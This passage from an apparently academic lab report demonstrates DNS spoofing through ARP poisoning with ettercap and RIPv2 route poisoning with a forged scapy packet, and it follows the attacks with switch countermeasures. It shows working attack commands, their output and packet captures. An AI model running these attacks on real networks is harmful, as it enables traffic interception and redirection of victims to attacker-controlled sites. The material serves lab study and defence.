


Figure 40 VLAN double-tagging attack after countermeasure applied

Attack feasibility

For VLAN Hopping attack – DTP attack, the attacker takes advantage of the automatic trunking port feature, so it is necessary that the network administrator changes the default configuration (most switches ports have this enable by default) which maybe is not very accurate in a real environment. So, this attack is simple to understand but requires this property enabled.

For the VLAN double-tagging attack, is a bit trickier to understand but has an advantage which is it works even if trunk ports are disabled. One disadvantage is the attacker needs to be in the same VLAN as the native VLAN to the attack work.

The countermeasures for both attacks are effective with a few commands to be applied.

DNS spoofing

An DNS spoofing attack happens when an attacker corrupts the DNS resolver's cache causing the return of an incorrect result record. With this an attacker could redirect the Victim to a site of the attacker's choice.

Firstly, we need to know when the Victim does a DNS query so we can spoof the answer in the reply. For this we could do a MitM making an ARP spoofing attack (See ARP Spoofing previously explained). After this, we intercept all the requests and then, when the Victim accesses a website, a DNS query is made to translate the address and we send the malicious one (spoof it), redirecting him to what we want.

DNS name resolution




Figure 41 DNS name resolution

(<https://slideplayer.com/slide/6641094/>)

Network topology




Figure 42 DNS spoofing network topology

Analysing the network, we have a Cisco IOSvL2 connected to Internet-NAT, we have an attacker, a Web Server controlled by the attacker and the Victim all connected to the switch as shown in Figure 42 (for further configurations details please check the Annex-DNS spoofing).

Attacker Docker container IP:

192.168.122.30

Web Server-Attacker IP:

192.168.122.244

Victim IP:

1921.68.122.58

(Obtained IPs through NAT DHCP)

Attack demonstration

Testing victim browser connectivity to the internet:




Figure 43 DNS spoofing victim testing internet connectivity

After configuring the correct files (/etc/ettercap/etter.conf and /etc/ettercap/etter.dns), we start the attack by running the command “ettercap -Tq -i eth0 -M arp -P dns_spoof \\\” in the attacker docker container

```

root@attack-1:~# nano /etc/ettercap/etter.dns
root@attack-1:~# ettercap -Tq -i eth0 -M arp -P dns_spoof

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth0 -> 9A:32:C4:EA:61:CD
          192.168.122.30/255.255.255.0
          fe80::9832:c4ff:feea:61cd/64

Privileges dropped to EUID 0 EGID 0...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

Connections list:

192.168.122.244:0 - 192.168.122.58:0      idle TX: 0 RX: 0, CC: -- > --
192.168.122.1:0  - 192.168.122.58:0      idle TX: 0 RX: 0, CC: -- > --
192.168.122.58:60824 - 192.168.122.244:80 T idle TX: 0 RX: 0, CC: -- > --

dns_spoof: A [www.neverssl.com] spoofed to [192.168.122.244] TTL [3600 s]

```

Figure 44 DNS spoofing attack running on attacker's terminal

After the tool was activated, we proceeded by accessing the website “www.neverssl.com” (spoofed website), we can see in the last line of the tool the line: “dns_spoof: A [www.neverssl.com] spoofed to [192.168.122.244] TTL ...”, this means that the attack worked and the victim was tricked into another website:




Figure 45 DNS spoofing accessing website after attack

When the displayed website should have been:




Figure 46 DNS spoofing accessing website before attack

How does this attack work? When the previously mentioned attack command is executed, the malicious docker container starts by discovering every host in the subnet by sending ARP Requests to all possible hosts of the subnet. The ones that answer the request will have their ARP tables spoofed by sending multiple ARP Responses with the MAC address of the attacker and IP of any host. This is done to create a Man in the Middle. Now the attacker will observe all packets of the subnet.

No.	Time	Source	Destination	Protocol	Length	Info
260	14.847721	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.136? Tell 192.168.122.30
261	14.857885	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.88? Tell 192.168.122.30
262	14.868273	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.82? Tell 192.168.122.30
263	14.878668	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.64? Tell 192.168.122.30
264	14.889220	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.46? Tell 192.168.122.30
265	14.899698	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.40? Tell 192.168.122.30
266	14.909996	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.56? Tell 192.168.122.30
267	14.920110	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.170? Tell 192.168.122.30
268	14.930648	9a:32:c4:ea:61:cd	Broadcast	ARP	42	Who has 192.168.122.36? Tell 192.168.122.30
271	15.942061	9a:32:c4:ea:61:cd	f2:2b:76:26:30:4d	ARP	42	192.168.122.58 is at 9a:32:c4:ea:61:cd
272	15.942067	9a:32:c4:ea:61:cd	12:e6:ea:52:08:97	ARP	42	192.168.122.244 is at 9a:32:c4:ea:61:cd
275	15.951458	9a:32:c4:ea:61:cd	f2:2b:76:26:30:4d	ARP	42	192.168.122.1 is at 9a:32:c4:ea:61:cd
276	15.951463	9a:32:c4:ea:61:cd	RealtekU_6f:81:c9	ARP	42	192.168.122.244 is at 9a:32:c4:ea:61:cd
279	15.961638	9a:32:c4:ea:61:cd	12:e6:ea:52:08:97	ARP	42	192.168.122.244 is at 9a:32:c4:ea:61:cd
280	15.961644	9a:32:c4:ea:61:cd	f2:2b:76:26:30:4d	ARP	42	192.168.122.58 is at 9a:32:c4:ea:61:cd
283	15.971743	9a:32:c4:ea:61:cd	12:e6:ea:52:08:97	ARP	42	192.168.122.1 is at 9a:32:c4:ea:61:cd

Figure 47 DNS spoofing ARP messages sent by attacker

```

root@victim:~# arp -a
www.neverssl.com (192.168.122.244) at 9a:32:c4:ea:61:cd [ether] on eth0
? (192.168.122.1) at 9a:32:c4:ea:61:cd [ether] on eth0
? (192.168.122.30) at 9a:32:c4:ea:61:cd [ether] on eth0
? (192.168.122.50) at <incomplete> on eth0
root@victim:~#

```

Figure 48 DNS spoofing victim's ARP cache

(gateway IP, web server IP all mapped to the attacker MAC address)

```

root@WebServer-Attacker:~# arp -a
? (192.168.122.1) at 9a:32:c4:ea:61:cd [ether] on eth0
? (192.168.122.30) at 9a:32:c4:ea:61:cd [ether] on eth0
? (192.168.122.58) at 9a:32:c4:ea:61:cd [ether] on eth0
root@WebServer-Attacker:~#

```

Figure 49 DNS spoofing attacker's web server ARP cache

In this specific attack, this is useful because the attacker will now observe DNS packets

No.	Time	Source	Destination	Protocol	Length	Info
348	21.688056	192.168.122.58	192.168.122.1	DNS	76	Standard query 0xa63b A www.neverssl.com
349	21.695478	192.168.122.1	192.168.122.58	DNS	92	Standard query response 0xa63b A www.neverssl.com A 192.168.122.244

Figure 50 DNS spoofing attacker sniffing DNS packets

We can see that the first DNS query was sent by the victim to the gateway IP (which is spoofed to the attacker MAC address), the attacker pretending to be the gateway will answer the DNS query with the response “www.neverssl.com A 192.168.122.244” (which is what we configured in the /etc/ettercap/etter.dns file). When the victim receives this response, it will think that the host name “www.neverssl.com” is at the IP address 192.168.122.244, which in fact is the attacker-controlled web server.

The victim will from now on send its requests to the attacker's web server:

No.	Time	Source	Destination	Protocol	Length	Info
374	28.809300	192.168.122.58	192.168.122.244	HTTP	425	GET / HTTP/1.1
378	28.818126	192.168.122.244	192.168.122.58	HTTP	640	HTTP/1.1 200 OK (text/html)
388	28.883851	192.168.122.58	192.168.122.244	HTTP	389	GET /gns3.png HTTP/1.1
425	28.957842	192.168.122.244	192.168.122.58	HTTP	829	HTTP/1.1 200 OK (PNG)

Figure 51 DNS spoofing victim communication with attacker's web server

In this case, the attacker's web server is just responding with an innocent web page, but in worse cases it could have been a fake bank site, identical to the real one, pretending to be legit and steal the victim data.

Countermeasures

The most secure way to prevent this attack is by using DNSSEC, which uses asymmetric cryptography to digitally sign the DNS messages and prove they are authentic and legitimate. Another possible way to prevent this attack from happening locally is by implementing the same measures that were implemented in the ARP Poisoning attack, this would make it impossible for the attacker to intercept the DNS Query messages and answer with its own controlled web server, thus not tricking the victim into accessing another site.

```

Switch(config)#ip dhcp snooping vlan 1
Switch(config)#ip arp inspection vlan 1
Switch(config)#ip arp inspection validate src-mac dst-mac ip
Switch(config)#exit
Switch#
*Mar 7 17:40:21.403: %SYS-5-CONFIG_I: Configured from console by console
*Mar 7 17:40:29.330: %SW_DAI-4-PACKET_RATE_EXCEEDED: 16 packets received in 135 milliseconds on Gi0/0.
*Mar 7 17:40:29.330: %PM-4-ERR_DISABLE: arp-inspection error detected on Gi0/0, putting Gi0/0 in err-disable state
*Mar 7 17:40:30.006: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi0/0, vlan 1.([9a32.c4ea.61cd/192.168.122.30/00
00.0000.0000/192.168.122.1/17:40:29 UTC Sun Mar 7 2021])

```

Figure 52 DNS spoofing countermeasures applied

```
root@attack-1:/# ettercap -Tq -i eth0 -M arp -P dns_spoof ///
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth0 -> 9A:32:C4:EA:61:CD
         192.168.122.30/255.255.255.0
         fe80::9832:c4ff:feea:61cd/64

Privileges dropped to EUID 0 EGID 0...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |======>| 100.00 %

0 hosts added to the hosts list...

FATAL: ARP poisoning needs a non empty hosts list.

root@attack-1:/#
```

Figure 53 DNS spoofing attack after countermeasures applied

Attack feasibility

This attack is simple in theory. The difficulty depends on how hard is to the attacker to obtain MITM with the victim and the gateway. If there is such a vulnerability like ARP Spoofing that allows for MITM (although is not the only way), then the attack is easy to execute as the attacker only must intercept DNS Queries and answer to them. If there is some type of DNSSEC protection, makes the attack unfeasible (but note that this is not easy to deploy).

RIP poisoning

An RIP Poisoning attack occurs when a device pretends to be a router participating in the RIP protocol by sending spoofed/fake RIP announcements. This attack allows to redirect the traffic from one network to another, tricking the victims into accessing some other illegitimate service.

RIP protocol

RIP is a routing protocol (the point of a routing protocol is to share network information with neighbouring routers) or to be more precise, a distance vector protocol. It is used to route data packets by finding the best hop count.

RIP regularly sends update messages (only travel a single hop) and uses broadcast. When a router receives an update, it updates its routing table if the route is better (only maintains the better route to a destination). Then, the router starts sending update messages to inform its neighbours (note that these update messages are independent of the regular messages sent). Note: when an invalid route is detected, all other routers are informed, preventing any router sending packets over the invalid route (the bad route has an infinite route metric).

Network topology




Figure 54 RIP poisoning network topology

Analysing the network, we have the victim and the attacker connected to the same router. That router is connected to another router which is connected to a third last router, where the legit webserver stays (Toolbox). (for further configuration details please check the Annex-RIP poisoning)

A few things to note from this setup:

- Victim, Attacker and legitimate are all on different subnets.
- The legitimate web server is 2 hops away from the victim router (RIP as a distance vector protocol uses the number of hops to calculate the best route).

IP's:

The attacker subnet is 192.168.1.0/24

The victim subnet is 192.168.2.0/24

The legitimate webserver subnet is 192.168.3.0/24

Transit links IPs:

R3-R4 : 10.0.34.0/0

R2-R3 : 10.0.23.0/0

Attack demonstration

After configuring RIPv2 and all the networking, we test accessing from the victim web browser to both web servers (legitimate & attacker):




Figure 55 RIP poisoning test access to web browser from victim




Figure 56 RIP poisoning legitimate R2 Routing Table

This is the legitimate routing table used to access each web server. As we can see the subnets 192.168.1.0 (attacker subnet) are directly connected and the 192.168.3.0 (legitimate webserver) is 2 hops away having the next hop 10.0.23.2 (router3).

To perform the intended attack and redirect the victim web browser from the legitimate web server to the attacker web server, we need to trick the routing tables of router 1 into thinking that the subnet 192.168.3.0 is at the attacker location.

As by default, the authentication mechanism is disabled we just need to send RIPv2 messages with routing tables to the router to manipulate the routing tables. To do that we use as asked the module scapy and create a quick python2 script. The full code of the script is in the annex, but the most important part is:

```
rip_response = Ether()/IP(dst="192.168.1.1")/UDP(sport=520,dport=520)/RIP(cmd=2,version=2)/RIPEntry(addr="192.168.3.0",mask="255.255.255.0",nextHop="0.0.0.0",metric=1)
```

This line creates an IP packet with destination 192.168.1.1 (Router2 interface f2/0), having as transport layer protocol UDP with source port and destination 520, and some other RIP protocol information. All this information was obtained through observing legitimate RIP messages captured with Wireshark.

rip						
No.	Time	Source	Destination	Protocol	Length	Info
7	31.546990	10.0.12.1	224.0.0.9	RIPv2	66	Response
9	36.272734	10.0.12.2	224.0.0.9	RIPv2	106	Response

>	Frame 7: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
>	Ethernet II, Src: ca:01:60:45:00:38 (ca:01:60:45:00:38), Dst: IPv4mcast_09 (01:00:5e:00:00:09)
>	Internet Protocol Version 4, Src: 10.0.12.1, Dst: 224.0.0.9
▼	User Datagram Protocol, Src Port: 520, Dst Port: 520
	Source Port: 520
	Destination Port: 520
	Length: 32
	Checksum: 0x42e5 [unverified]
	[Checksum Status: Unverified]
	[Stream index: 0]
>	[Timestamps]
▼	Routing Information Protocol
	Command: Response (2)
	Version: RIPv2 (2)
▼	IP Address: 192.168.1.0, Metric: 1
	Address Family: IP (2)
	Route Tag: 0
	IP Address: 192.168.1.0
	Netmask: 255.255.255.0
	Next Hop: 0.0.0.0
	Metric: 1

Figure 57 RIP poisoning RIPv2 legitimate response packet

(PS: In the legitimate packet the destination address of RIP responses is a multicast address as defined in RIPv2, but we can still send packets to specific addresses of router interfaces)

The most important thing in the previous line was the “RIPEntry”, we defined that the subnet 192.168.3.0 was also known by the attacker (ip 192.168.1.2) with a shorter metric than the legitimate network, therefore making the router replace it.

Attack packets captured:

No.	Time	Source	Destination	Protocol	Length	Info
5	8.051529	192.168.1.2	192.168.1.1	RIPv2	66	Response
6	10.062736	192.168.1.2	192.168.1.1	RIPv2	66	Response
7	12.069811	192.168.1.2	192.168.1.1	RIPv2	66	Response
8	12.607295	ca:02:60:55:00:38	ca:02:60:55:00:38	LOOP	60	Reply
9	14.080422	192.168.1.2	192.168.1.1	RIPv2	66	Response


```

> Frame 2: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id
> Ethernet II, Src: 0c:ce:ce:8b:23:00 (0c:ce:ce:8b:23:00), Dst: ca:02:60:55:00:38 (ca:02
> Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 520, Dst Port: 520
  Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
    IP Address: 192.168.3.0, Metric: 1
      Address Family: IP (2)
      Route Tag: 0
      IP Address: 192.168.3.0
      Netmask: 255.255.255.0
      Next Hop: 0.0.0.0
      Metric: 1

```

Figure 58 RIP poisoning attacker packets captured

Impact on router2 routing table (sh ip route):

```

R2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
C    10.0.23.0/24 is directly connected, FastEthernet0/0
L    10.0.23.1/32 is directly connected, FastEthernet0/0
R    10.0.34.0/24 [120/1] via 10.0.23.2, 00:00:11, FastEthernet0/0
192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C    192.168.1.0/24 is directly connected, FastEthernet2/0
L    192.168.1.1/32 is directly connected, FastEthernet2/0
192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
C    192.168.2.0/24 is directly connected, GigabitEthernet4/0
L    192.168.2.1/32 is directly connected, GigabitEthernet4/0
R    192.168.3.0/24 [120/1] via 192.168.1.2, 00:00:00, FastEthernet2/0
R2#

```

Figure 59 RIP poisoning impact on Routing Table R2

We now have tricked the router into redirecting the packets to another destination to reach subnet 192.168.3.0, to also receive the packets destined to 192.168.3.2 (legitimate web server) we configured a virtual network interface in the attacker computer with the IP “192.168.3.2”, therefore having the attacker node acting as a router to itself and accessing its web server instead.




Figure 60 RIP poisoning browser access after attack

Web browser accessing the APACHE web server of the attacker, instead of the NGINX web server of the legitimate server.

If we stop the script sending the fraudulent RIP messages, then we must wait at least 3 minutes (default expiration time) and another couple seconds to receive the announcement of the real route.

In the configuration of the routing protocol, RIPv2, we used the option “no-summary”, this makes the announcement of the subnets in a classless way (It announces with each network it’s subnet mask), this influences the attack. As we seen previously in the attack demonstrated the hop distance influences which route the router learns. If we have the option “no-summary” disabled (it will summarize) the subnets to their classful form. Thus, depending on the way, the network is configured, it could make the attack less effective.

Example:

